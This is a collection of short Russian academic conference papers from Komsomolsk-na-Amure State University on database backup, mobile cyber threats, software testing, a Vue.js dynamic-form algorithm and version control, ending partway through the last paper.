Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

МЕТОДЫ РЕЗЕРВНОГО КОПИРОВАНИЯ И ВОССТАНОВЛЕНИЯ БАЗ ДАННЫХ ПРИ ИХ АДМИНИСТРИРОВАНИИ

METHODS OF BACKUP AND RESTORE DATABASES DURING THEIR ADMINISTRATION

Аннотация. Данная работа посвящена изучению методов резервного копирования и восстановления баз данных. Рассматриваются современные подходы к резервному копированию, такие как, полные, инкрементные, дифференциальные методы, и методы восстановления баз данных для обеспечения безопасности данных, а также которые могут быть использованы при разработке и администрировании баз данных. Цель данной работы описание преимуществ и недостатков каждого метода.

Abstract. This work is devoted to the study of methods of backup and recovery of databases. Modern approaches to backup are considered, such as full, incremental, differential methods, and database recovery methods to ensure data security, as well as those that can be used in the development and administration of databases. The purpose of this work is to describe the advantages and disadvantages of each method.

Ключевые слова: база данных, резервное копирование, восстановление данных, надежность данных, целостность данных, администрирование баз данных.

Key words: database, backup, data recovery, data reliability, data integrity, database administration.

Введение

Базы данных могут обрабатывать и сохранять важную информацию, поэтому они так востребованы в современных условиях. Для эффективного функционирования любой системы, основанной на базе данных, необходимо поддерживать надежность и целостность данных.

Надежность и целостность данных имеют решающее значение как для информационной безопасности, так и для эффективной работы любой системы. Однако использование баз данных повышает риск потери данных, помимо этого сохраненные данные могут быть серьезно повреждены хакерами, человеческими ошибками и системными сбоями что может нанести вред компаниям, командам и отдельным пользователям. В этих обстоятельствах становится необходимым надлежащим образом внедрять методы резервного копирования и восстановления, чтобы свести к минимуму потерю данных, обеспечить бесперебойную работу и оперативно реагировать на непредвиденные происшествия [1].

Целью данной исследовательской работы является изучение различных методов резервного копирования и восстановления данных, анализ их применения, преимуществ и недостатков при администрировании баз данных.

Основные методы резервного копирования

Полный метод – метод, при котором создается полная копия данных. Преимущество такого подхода заключается в том, что он позволяет быстро и просто восстановить всю базу данных, и упростить ее хранение. К недостаткам этого метода относятся длительный срок резервного копирования и интенсивное использование дискового пространства [2].

Инкрементный метод – один из методов частичного копирования. В данном методе создаются копии только тех частей базы данных (а точнее ее полные копии), которые изменились со времени выполнения последнего инкрементного копирования. Преимущество инкрементного метода состоит в том, что он позволяет сэкономить время и место в хранилище. У данного способа есть недостаток, при выполнении восстановления данных потребуется последовательное восстановление начиная от первой резервной копии и заканчивая всеми измененными частями базы данных, из-за этого потребуется гораздо больше времени, чем при использовании метода полного копирования. Кроме того, этот метод менее надежен, поскольку при повреждении даже одной резервной копии восстановление данных целиком может стать невозможным. В результате придется откатываться на старые копии, что приведет к тому, что часть данных может быть потеряна [4].

Обратный инкрементный метод – этот метод имеет ряд преимуществ перед стандартным методом. Его преимущества в том, что последняя копия является независимой. Таким образом, легко восстановить новые копии базы данных, что не займет много времени и не создаст большой нагрузки на сеть. Но если придется откатить одну из старых версий, то это займет больше времени, чем при использовании инкрементного метода.

Дифференциальный метод – метод, при котором резервное копирование начинается с полной копии данных и, подобно инкрементному методу, создает независимые резервные копии только измененных блоков данных. Однако он сохраняет только те данные, которые изменились с момента создания последней резервной копии, то есть только те данные, которые изменились с момента создания первой полной копии. В результате этого сценария создание резервной копии выполняется быстрее, чем при использовании полной копии, но медленнее, чем при использовании инкрементного метода (при восстановлении данных дифференциальный метод восстанавливает данные медленнее чем инкрементный). Однако дифференциальный метод более надежный. Важно иметь в виду, что создание резервной копии с помощью данного метода имеет недостаток, заключающийся в том, что он занимает больше места и создается дольше [3].

Синтетический метод – метод, имеющий много общего с обратным инкрементным методом, отличается лишь способом копирования данных. Резервное копирование этим методом начинается с полной копии, сопровождаемого серией инкрементных. Дальше полная копия и инкременты объединяются (синтезируются) в новую полную копию, которая затем служит основой для следующих резервных копий. Это ускоряет копирование, снижает нагрузку на сеть и освобождает место на сервере, но при этом добавляет нагрузку на сервер, из-за этого синтетическое копирование обходится дороже.

Методы восстановления баз данных

Восстановление с помощью резервных копий. В этом методе база данных восстанавливается с использованием уже созданных резервных копий. На самом деле, это возврат к сохраненному состоянию резервной копии. Его можно использовать для отката базы данных к определенному моменту времени. Относительная точность и простота метода являются его основными преимуществами. Недостатком будет необходимость часто обновлять и сохранять резервные копии.

Транзакционной восстановление. Этот метод позволяет вернуть базу данных к тому состоянию, в котором она была на момент, когда были внесены изменения. Благодаря своей адаптивности база данных может быть восстановлена до определенной транзакции или момента времени. Однако для успешного выполнения восстановления необходима точная информация о точке сбоя или о потере данных.

Точка восстановления. Этот метод предполагает создание точки, при возвращении в которую база данных может быть восстановлена до определенного состояния. Предотвращение потери данных и возможность восстановления после ошибок являются его ключевыми преимуществами. Однако для правильного применения этой стратегии, точки восстановления должны обновляться методичным образом [5].

Заключение

В работе был представлен обширный обзор методов резервного копирования баз данных, рассмотрены их преимущества и недостатки. Было детально проанализировано их применение в обеспечении надежности и целостности данных при разработке и администрировании баз данных, это требует эффективного использования резервного копирования и восстановления базы данных. В зависимости от требований конкретной системы, выбор и правильное внедрение ряда методов становится необходимым для гарантированного сохранения данных и восстановления в случае сбоев. Защита данных в информационных системах основана на тщательном планировании, последовательном обновлении копий и продуманном управлении процедурами восстановления. В текущее время, когда информационные технологии преобладают в мире, использование методов резервного копирования станет решающим шагом в обеспечении надежности и целостности данных в информационных системах.

СПИСОК ИСТОЧНИКОВ

1. Величко, В. В. Обзор способов и формирование графика резервного копирования для сервиса по ремонту компьютеров / В. В. Величко, А. Н. Петрова // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 170-173. – EDN GYRRHK.
2. Щелкунова, М. Е. Разработка программного обеспечения по учёту рабочего времени, включая применение гибкого графика / М. Е. Щелкунова, В. Н. Порубова // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 142-147. – EDN BFTTBC.
3. Савин, И. В. Дифференциальное резервное копирование. Преимущества и недостатки / И. В. Савин // Современные инновации. – 2018. – № 5(27). – С. 14-16. – EDN VNHQJZ.
4. Савин, И. В. Инкрементальное резервное копирование. Преимущества и недостатки / И. В. Савин // Современные инновации. – 2018. – № 5(27). – С. 13-14. – EDN VNHQJS.
5. Савин, И. В. О резервных копиях и их правильном хранении / И. В. Савин // Academy. – 2018. – № 11(38). – С. 37-38. – EDN VMTJBC.

УДК 004.738.5

Росланов Илья Юрьевич, студент, Комсомольский-на-Амуре государственный университет

Roslanov Ilya Jurjewitsch student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, и.о. заведующего кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Acting Head of the Department «Information security of automated systems», Komsomolsk-na-Amure State University

КИБЕРУГРОЗЫ В МИРЕ МОБИЛЬНЫХ ПРИЛОЖЕНИЙ

CYBER THREATS IN THE WORLD OF MOBILE APPLICATIONS

Аннотация. Работа посвящена исследованию угроз, связанных с мобильными приложениями, и способы защиты личных данных пользователей, угрозы, связанные с киберпреступностью, которые представляют собой опасные последствия для государства и общества в целом. Методы выявления киберугроз и пресечения негативных последствий.

Abstract. The work is devoted to the investigation of threats associated with mobile applications and ways to protect users' personal data, threats associated with cybercrime, which pose dangerous consequences for the state and society as a whole. Methods for identifying cyber threats and suppressing negative consequences.

Ключевые слова: киберпреступность, приложение, программы, киберугроза, информация.
Key words: cybercrime, application, programs, cyber threat, information.

Введение

Мобильная безопасность больше не является обязательной, а является необходимостью: почти 30 % компаний во всем мире столкнулись с киберугрозами, направленными против их мобильных устройств, а 60 % специалистов по ИТ-безопасности сомневаются, что их компании смогут предотвратить нарушение безопасности мобильных устройств.

Однако, несмотря на множество преимуществ, которые они предлагают, мы должны знать об опасностях, связанных с информационной безопасностью, из-за низкой степени защиты оборудования, такого как смартфоны, планшеты и т.д.

В последнее время мобильные устройства (Android и iOS) стали неотъемлемой частью нашего бизнеса как на личном, так и на профессиональном уровне. Однако распространение мобильных устройств, а также их низкий уровень безопасности делают их одной из излюбленных целей киберпреступников, ставящих под угрозу безопасность корпоративных данных [1].

Цель данной работы заключается в том, чтобы определить каким образом лучше защищать мобильные устройства от киберпреступлений. В настоящее время – это один из наиболее актуальных вопросов, так как в настоящее время практически у каждого есть мобильное устройство.

Основная часть

В современном обществе существует много возможностей быть подвергнутым угрозам киберпреступлений. Практически у каждого есть мобильное устройство, которое может быть атаковано хакером. Некоторые возможности хакеров перечислены ниже:

1. Вредоносные приложения.

Установка приложений может привести к множеству рисков, включая утечку данных. Устройства могут быть легко заражены мобильными вредоносными программами, скрытыми в этих приложениях (одна из основных тенденций киберугроз в 2020 году), такими как кражи учетных данных, кейлоггеры, трояны удаленного доступа и многое другое. Этот тип вредоносного программного обеспечения также предлагает киберпреступникам простой и эффективный способ запуска сложных целевых атак пятого поколения. Также важно отметить, что еще одна из основных опасностей заключается в том, что пользователи соглашаются (не читая) с Условиями обслуживания и разрешают приложениям доступ к информации, хранящейся на их устройстве [2].

2. Уязвимости устройств.

Согласно отчету за 2019 год, 27 % предприятий во всем мире подверглись кибератакам, которые поставили под угрозу безопасность мобильных устройств. Следовательно, уязвимости компонентов или самой операционной системы (Android или iOS) представляют серьезную угрозу безопасности данных [3]. Помимо уязвимостей в безопасности, которые можно обнаружить, слабость самой безопасности устройств помогает сделать их потенциальными мишенями для киберпреступников. Таким образом, они могут получить доступ ко всей хранимой информации и, следовательно, поставить под угрозу безопасность данных.

3. Phishing.

Фишинг остается одной из угроз с самым высоким уровнем успеха. 90 % всех кибератак начинаются с фишинговой кампании [4]. Поэтому неудивительно, что хакеры используют множество приложений для обмена сообщениями, доступных на мобильных устройствах, в попытке заманить пользователя на фишинговый веб-сайт. Фишинг обычно распространяется через личную и деловую электронную почту, текстовые сообщения и приложения для обмена сообщениями. Киберпреступники могут получить доступ к огромному количеству информации, а в некоторых случаях и заработать деньги.

5. Сетевые атаки.

Анализ сообщений, получаемых и отправляемых мобильными устройствами, имеет решающее значение для предотвращения большого количества атак, поскольку большинству разновидностей мобильных вредоносных программ необходимо установить соединение со своим сервером управления и контроля для осуществления кражи данных. Следовательно, обнаружение этих вредоносных каналов связи позволяет блокировать связь и, следовательно, предотвращать несколько типов атак.

Управление мобильными устройствами и их защита не являются синонимами. Ни одна операционная система не является непроницаемой, у каждой из них есть свои плюсы и недостатки [5].

Ошибочно считается, что безопасность мобильного устройства выше в зависимости от его операционной системы. Хотя Android и iOS имеют свои собственные инструменты защиты, ни одна операционная система сама по себе не является непроницаемой, и обе они подвержены уязвимостям и недостаткам безопасности.

Заключение

В настоящей статье были рассмотрены методы киберугроз в мире мобильных приложений. Исходя из вышесказанного нельзя быть уверенным в безопасности мобильного устройства, так как это невозможно.

Киберпреступники активно используют различные методы атак, такие как вредоносные приложения, фишинг и утечки данных. Для защиты от подобных угроз необходимо принимать меры предосторожности, такие как установка антивирусного программного обеспечения, обновление приложений и осознанное использование мобильных устройств. Важным шагом является также повышение осведомленности пользователей о потенциальных рисках и соблюдение базовых правил безопасности в цифровом пространстве.

СПИСОК ИСТОЧНИКОВ

1. Gazizov, V. Information security of mobile devices running the android operating system / V. Gazizov // Languages in professional communication : Сборник материалов международной научно-практической конференции преподавателей, аспирантов и студентов, Екатеринбург, 28 мая 2020 года / ответственный редактор Л. И. Корнеева. – Екатеринбург : ООО «Издательский Дом «Ажур», 2020. – Р. 508-513. – EDN FUPXLL.
2. Морев, Д. Ю. Платформа безопасности Android - безопасность платформ мобильных телефонов / Д. Ю. Морев, Ю. И. Шапченко // Информационные технологии в процессе подготовки современного специалиста : Межвузовский сборник научных трудов. Том Выпуск 26. – Липецк : Липецкий государственный педагогический университет имени П.П. Семенова-Тян-Шанского, 2022. – С. 164-170. – EDN BOEFOO.
3. Федосеева, О. Ю. Мобильная безопасность Android vs IOS / О. Ю. Федосеева, А. Б. Лаухин, С. Б. Лаухин // Татищевские чтения: актуальные проблемы науки и практики : Материалы XIV Международной научно-практической конференции. В 4-х томах, Тольятти, 20–21 апреля 2017 года. Том 1. – Тольятти : Волжский университет имени В.Н. Татищева (институт), 2017. – С. 72-75. – EDN YKJORZ.
4. Ильина, Е. А. Мобильные сети: безопасность и реальность / Е. А. Ильина, Д. А. Валеева // Актуальные проблемы современной науки, техники и образования : Тезисы докладов 79-й международной научно-технической конференции, Магнитогорск, 19–23 апреля 2021 года. Том 1. – Магнитогорск : Магнитогорский государственный технический университет им. Г.И. Носова, 2021. – С. 338. – EDN XUGHAT.
5. Android и мобильная безопасность / А. Мишин, Е. Пылаева, А. Казуров, О. Шоханова // БИТ. Бизнес & Информационные технологии. – 2017. – № 5(68). – С. 30-33. – EDN ZDIGPH.

УДК 004.415.533

Савченко Денис Андреевич, студент, Комсомольский-на-Амуре государственный университет

Savchenko Denis Andreevich, student, Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

КОМПЛЕКСНОЕ ТЕСТИРОВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

COMPREHENSIVE SOFTWARE TESTING

Аннотация. В данной статье рассматривается вопрос комплексного тестирования, который имеет большое значение в разработке программного обеспечения. Цель данного исследования заключается в изучении и анализе различных подходов к комплексному тестированию с целью разработки эффективных стратегий инструментов для повышения качества программного продукта. В процессе исследования затронуты различные методы и подходы, применяемые в комплексном тестировании, например, функциональное тестирование, тестирование безопасности и нагрузочное тестирование.

Abstract. This article addresses the issue of comprehensive testing, which is the basis of software development. The purpose of this study is to study and analyze various comprehensive testing approaches in order to develop effective strategies and tools to improve software

quality. The study reviewed the various methods and approaches used in comprehensive testing such as functional testing, security testing and load testing.

Ключевые слова: комплексное тестирование, программное обеспечение, функциональное тестирование, нагрузочное тестирование, тестирование безопасности.

Key words: comprehensive testing, software, functional testing, load testing, security testing.

Введение

Комплексное тестирование является важным этапом разработки программного обеспечения. В связи с тем, что в современном мире пользователи требуют от программного обеспечения высочайшего качества и надежности, а программы становятся все более сложными, обеспечение полной функциональности, безопасности и производительности программных продуктов является одной из основных задач разработчиков [1].

С появлением новых технологий и тенденций в разработке программного обеспечения сильно возрос уровень сложности и разнообразия программных проектов. Ошибки и дефекты в нем могут иметь серьезные последствия, такие как, например, потеря данных, нарушение безопасности или недовольство пользователей. Поэтому комплексное тестирование приобрело большое значение для обеспечения качества программного продукта, что подтверждает актуальность данной работы.

Целью статьи является донесение читателям полного представления о различных методах тестирования программного обеспечения, важности правильного планирования и проведения тестирования.

Комплексное тестирование

Сфера разработки. Тему комплексного тестирования активно изучают и обсуждают в области разработки программного обеспечения. Существует множество исследований, публикаций и методик, рассматривающих моменты комплексного тестирования.

Функциональное тестирование – важный компонент комплексного тестирования. Оно позволяет проверить соответствие программного продукта его функциональным требованиям. Состоит функциональное тестирование из следующих составляющих:

- анализа пользовательского интерфейса;
- взаимодействия с базами данных;
- других функций.

Систематический подход к проверке функциональности программного продукта достигается за счет разработки тестовых примеров и тест-кейсов.

С целью анализа работоспособности программного обеспечения при критических нагрузках проводят нагрузочное тестирование. Оно помогает обнаружить и исправить недостатки в программном коде на ранних стадиях разработки, что поможет избежать в будущем критических ситуаций при ощутимых нагрузках на программный продукт. Данный вид тестирования направлен на проведение анализа программного продукта перед введением в эксплуатацию. Нагрузочное тестирование позволяет оценить стабильность и эффективность программы, а также выявить узкие места, которые необходимо оптимизировать с целью обеспечения высокой стабильности [2, 6].

За выявление слабых мест и уязвимостей в исходном коде отвечает тестирование безопасности, позволяющее обеспечить защиту программного продукта от внешних угроз [3]. В него входит:

- анализ систем аутентификации;
- выявление уязвимостей в программных продуктах;
- контроль доступа и шифрование данных.

При помощи тестирования безопасности можно выявить потенциальные проблемы и избавиться от уязвимостей, которыми могли бы воспользоваться злоумышленники.

Оценку работы производительности программного продукта при всех благоприятных и неблагоприятных условиях помогает определить тестирование. Оно включает

все связанные со временем параметры, например, время нагрузки, время доступа, а также время выполнения. Наиболее популярными типами тестирования, являются стресс-тестирование и нагрузочное тестирование [4, 7].

Регрессионное тестирование. Является методом повторного тестирования измененного программного продукта. Проводится с целью проверки программного продукта на отсутствие ошибок в ранее нормально работающих функциях, которые были бы вызваны исправлением ошибок или добавлением в программу новых функциональных возможностей [5].

Комплексное тестирование также отвечает за проверку совместимости программного продукта с различными операционными системами, браузерами и другими компонентами сторонних производителей для обеспечения корректной и стабильной работы продукта в различных средах. Чтобы комплексное тестирование было эффективно, необходимо разработать стратегию и план тестирования на основе детального анализа требований к продукту и его функциональности. Здесь важно определить критерии оценки результатов тестирования и установить процедуры отчетности о найденных дефектах и их устранении.

Заключение

Комплексное тестирование является важнейшей частью жизненного цикла разработки программного обеспечения. Оно помогает обеспечить высокое качество продукта. Необходимым требованием этого процесса является сотрудничество между командами разработчиков, тестировщиков и других заинтересованных сторон. Правильно выполненное комплексное тестирование позволяет выявить и устранить возможные дефекты ещё до запуска продукта в производство, что в свою очередь повышает уверенность пользователей в программном продукте [8].

По результатам проделанной работы авторы статьи продемонстрировали важность комплексного тестирования в обеспечении качества программного обеспечения. С его помощью можно обнаружить ошибки и дефекты, проверить функциональность, нагрузочность, безопасность и производительность продукта. Правильное планирование и выполнение тестирования являются ключом к успешному процессу разработки. Комплексное тестирование активно исследуется и обсуждается в мире разработки программного обеспечения.

СПИСОК ИСТОЧНИКОВ

1. Логачева, Н. В. Важность тестирования программного обеспечения в процессе разработки программного обеспечения / Н. В. Логачева, М. Л. Ладоничева, К. С. Пузырева // Инновационная наука – 2022. – № 2-2 – С.22-26. – EDN FXHOTN.

2. Покровский, В. В. Исследование нагрузочного тестирования программного обеспечения / В. В. Покровский, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы VI Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 10-14 апреля 2023 года. Том Часть 2. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственных университет, 2023. – С. 344-348. – EDN GMLWYN.

3. Фатхи, В. А. Тестирование безопасности приложений / В. А. Фатхи, Н. В. Дьяченко // Инженерный вестник Дона. – 2021. – № 5(77). – С. 108-120. – EDN GEJNQA.

4. Бугаева, А. А. Процесс тестирования, методы и типы тестирования программного обеспечения / А. А. Бугаева, В. В. Денисенко // Синергия Наук. – 2022. – № 72. – С. 92-102. – EDN WRKFPG.

5. Косов, А. В. Современные методы тестирования криптографических программных систем / А. В. Косов // Защита информации. Инсайд – 2007. – № 6(18). – С. 64-66. – EDN TRNRAN.

6. Колот, А. В. Тестирование сайта с помощью онлайн-инструмента нагрузочно-го тестирования / А. В. Колот, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07-11 февраля 2022 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 26-28. – EDN GUSYKE.

7. Шконда, Д. Н. Тестирование производительности интернет-страниц / Д. Н. Шконда, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению: Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07-11 февраля 2022 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 75-77. – EDN MFLYID.

8. Щелкунова, М. Е. Потребность в тестировании программного обеспечения / М. Е. Щелкунова, У. В. Сеница // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14-18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 148-152. – EDN RVKQKT.

УДК 004.02

Сидорин Тимофей Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Sidorin Timofey Sergeevich, student, Komsomolsk-na-Amure State University

Шаповалов Евгений Эдуардович, ассистент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shapovalov Evgeny Eduardovich, assistant of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

РАЗРАБОТКА АЛГОРИТМА ПОДДЕРЖИВАЮЩЕГО ИЗМЕНЧИВОЕ СОСТОЯНИЕ ВЕБ-СТРАНИЦ

DEVELOPMENT OF AN ALGORITHM THAT SUPPORTS THE CHANGEABLE STATE OF WEB PAGES

Аннотация. В данной статье рассматриваются проблемы, связанные с разработкой веб-приложений, которые занимают значительную долю рынка программных продуктов. Обращается внимание на существующие проблемы в области разработки. Предлагаются современные инструменты разработки, поддерживающие новые методы к проектированию программного продукта. Отмечается важность проработки предметной области и разработки алгоритмов, которые поддерживают изменчивое состояние программы.

Abstract. This article discusses the problems associated with the development of web applications, which occupy a significant share of the market of software products. Attention is drawn to the existing problems in the field of development. Modern development tools are offered that support new methods for designing a software product. The importance of studying the subject area and developing algorithms that support the changeable state of the program is noted.

Ключевые слова: программирование, современные инструменты разработки, алгоритм, веб-страницы, веб-технологии, методы.

Key words: programming, modern development tools, algorithm, web pages, web technologies, methods.

Введение

Веб-приложения занимают огромную долю рынка в сфере программных продуктов. В данной области существует ряд проблем: управление командами разработки, соблюдение сроков и бюджета, сопровождение и обновление продукта, постоянная проверка качества, регулярное тестирование, технические ограничения, сложность и неопределенность требований, внесение изменений. Последние две проблемы возможно разрешить путем изменения подхода к проектированию программного продукта и смены методов программирования [1, 2, 3].

Необходимо максимально прорабатывать предметную область, в рамках которой работает программный продукт, и разрабатывать такие алгоритмы, которые будут поддерживать изменчивое состояние программы. Так же важно выбрать необходимый набор инструментов, поддерживающих выдвинутые парадигмы. В современной разработке это технологический стек MEVN (mongodb, express.js, vue.js, node.js).

Целью работы является продемонстрировать работу современных методов разработки в создании динамически изменяющихся веб-страниц.

Основная часть

Разработка проекта «Конструктор Хакатонов» [4, 5] наглядно демонстрирует применение алгоритма динамически изменяющихся веб-страниц. Проект затрагивает большое количество бизнес-процессов и элементов предметной области.

На рисунке 1 показан алгоритм добавления данных в объект класса FormData, добавление осуществляется итерационно. Алгоритм построен таким образом, что добавление новых элементов может осуществляться постоянно, нет ограниченного числа элементов.

```
for (
  let i = 0;
  i < this.MyHackatons.DescriptionHack.colorBackground.r.length;
  i++
) {
  formData.append(
    "DescriptionHack.colorBackground.r[]",
    this.MyHackatons.DescriptionHack.colorBackground.r[i]
  );
}
```

Рисунок 1 – Итерационное добавление данных в FormData

Элементы формы под динамическую структуру объекта, подстраиваются посредством директивы v-for. На рисунке 2 продемонстрирована работа данной директивы на основе HTML-контейнера фреймворка Vuetify.

Vuetify – фреймворк для разработки пользовательских интерфейсов, обеспечивающий широкий набор компонентов для создания отзывчивых веб-приложений.

```
<v-container v-for="(el, i) in indexTextDescription" :key="i">
  <v-row>
    <v-textarea
      label="Описание"
      :rules="rules"
      v-model="MyHackatons.DescriptionHack.textDescription[i]"
    ></v-textarea>
  </v-row>
</v-container>
```

Рисунок 2 – Использование директивы v-for

Директива v-for должна принимать на вход исходный массив, а также ссылку на текущий элемент массива.

Заключение

При реализации проекта «Конструктор хакатонов» были выдвинуты идеи по созданию универсального метода проектирования веб-сервисов, который бы максимально охватывал все объекты предметной области.

В процессе работы удалось достичь положительных результатов. Был разработан алгоритм изменчивых страниц, который позволяет отображать их на веб-странице

независимо от предметной области и их количества. Это значительно улучшает функциональность и гибкость проекта, делая его более адаптивным и эффективным. Так же были продемонстрированы преимущества современного стека технологий MEVN.

СПИСОК ИСТОЧНИКОВ

1. Романов, В. С. Фреймовая модель представления знаний / В. С. Романов // Интеллектуальные средства измерений. – 2014. – Т. 1, вып. 1. – С. 66-69. – URL: https://studref.com/661008/tehnika/freymovaya_model_predstavleniya_znaniy/ (дата обращения: 29.10.2023).

2. Абарникова, Е. Б. Применение фреймовых моделей при разработке масштабируемых веб-приложений / Е. Б. Абарникова, Е. Э. Шаповалов // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 19-23. – EDN LCLGQZ.

3. Рубанов, В. Г. Представление знаний в интеллектуальных системах / В. Г. Рубанов, А. Г. Филатов // Интеллектуальные системы автоматического управления. – 2016. – Т. 1, вып. 1. – С. 10-14. URL: <http://nrsu.bstu.ru/chap13.html> / (дата обращения: 29.10.2023).

4. Шаповалов, Е. Э. Проектирование конструктора онлайн-хакатонов / Е. Э. Шаповалов, Е. Б. Абарникова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 72-74. – DOI 10.17084/978-5-7765-1502-6-2022-74. – EDN EHVRVS.

5. Шаповалов, Е. Э. Разработка web-сервиса конструктор хакатонов / Е. Э. Шаповалов, Е. Б. Абарникова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 469-472. – EDN LTBZMO.

УДК 004.9

Синица Ульяна Владимировна, студент, Комсомольский-на-Амуре государственный университет

Sinita Ulyana Vladimirovna, student, Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

КОНТРОЛЬ ВЕРСИЙ В РАЗРАБОТКЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

VERSION CONTROL IN SOFTWARE DEVELOPMENT

Аннотация. Данная работа посвящена раскрытию роли такого инструмента разработки программного обеспечения, как система контроля версий. В работе рассматриваются виды данных систем с описанием принципа их работы. Итогом проделанной работы

является донесение важности использования данного инструмента через раскрытие преимуществ, которые он предоставляет.

Abstract. This work is devoted to the disclosure of the role of such a software development tool as a version control system. The paper considers the types of these systems with a description of the principle of their operation. The result of the work done is to convey the importance of using this tool through the disclosure of the advantages that it provides.

Ключевые слова: VCS, системы контроля версий, программная инженерия, анализ, программирование.

Key words: VCS, version control systems, software engineering, analysis, programming.

Введение

Одно из основных требований к современной разработке программного обеспечения (ПО) – постоянная коммуникация между членами команды. Важно расставить приоритеты, распределить задачи, обговорить все нюансы [1], однако, когда дело доходит до самого процесса создания продукта, привычные методы, основанные на договоренностях, перестают работать, так как зачастую несколько человек может работать над разным набором функций ПО, а вся работа проводится в одних и тех же файлах программы.

К счастью, разработчики довольно быстро поняли, что без специального инструмента, который мог бы предоставить соответствующий контроль над тем, кто и что именно делал с исходными файлами проекта, не обойтись. Так была придумана система контроля версий (VCS) – программное обеспечение, призванное помочь командам разработчиков отслеживать изменения в программном коде, делиться своей работой с членами команды, поддерживать работоспособность кода и не переживать за сохранность проделанной работы.

Целью работы является донесение важности использования VCS при разработке ПО, разбор видов систем контроля и определение требований к разработчикам для использования данных систем.

Основная часть

Для правильного понимания сущности систем контроля версий прежде всего необходимо разобраться в двух её видах: централизованных системах контроля версий (CVCS) и распределённых системах контроля версий (DVCS). Рассмотрим каждую систему по отдельности.

Принцип работы CVCS выглядит следующим образом – исходный код проекта храниться на центральном сервере, для работы разработчику необходимо скачать копию файла себе на рабочий компьютер. После проведения манипуляций с файлом его нужно загрузить на тот же сервер. Так может храниться несколько копий одно и того же файла, но с разными правками в коде от разных разработчиков [2], как показано на рисунке 1.

При использовании DVCS каждый член команды имеет полную базу исходного кода проекта на своём рабочем компьютере, поэтому отпадает необходимость в постоянном доступе к серверу [2]. Разработчики могут фиксировать все изменения в коде локально на своём компьютере, а затем отправлять их на сервер по готовности (рисунок 2).

Теперь, когда мы разобрались в видах VCS, перейдем к разбору преимуществ, которые получают разработчики при их использовании.




Рисунок 1 – Принцип работы централизованной системы контроля версий

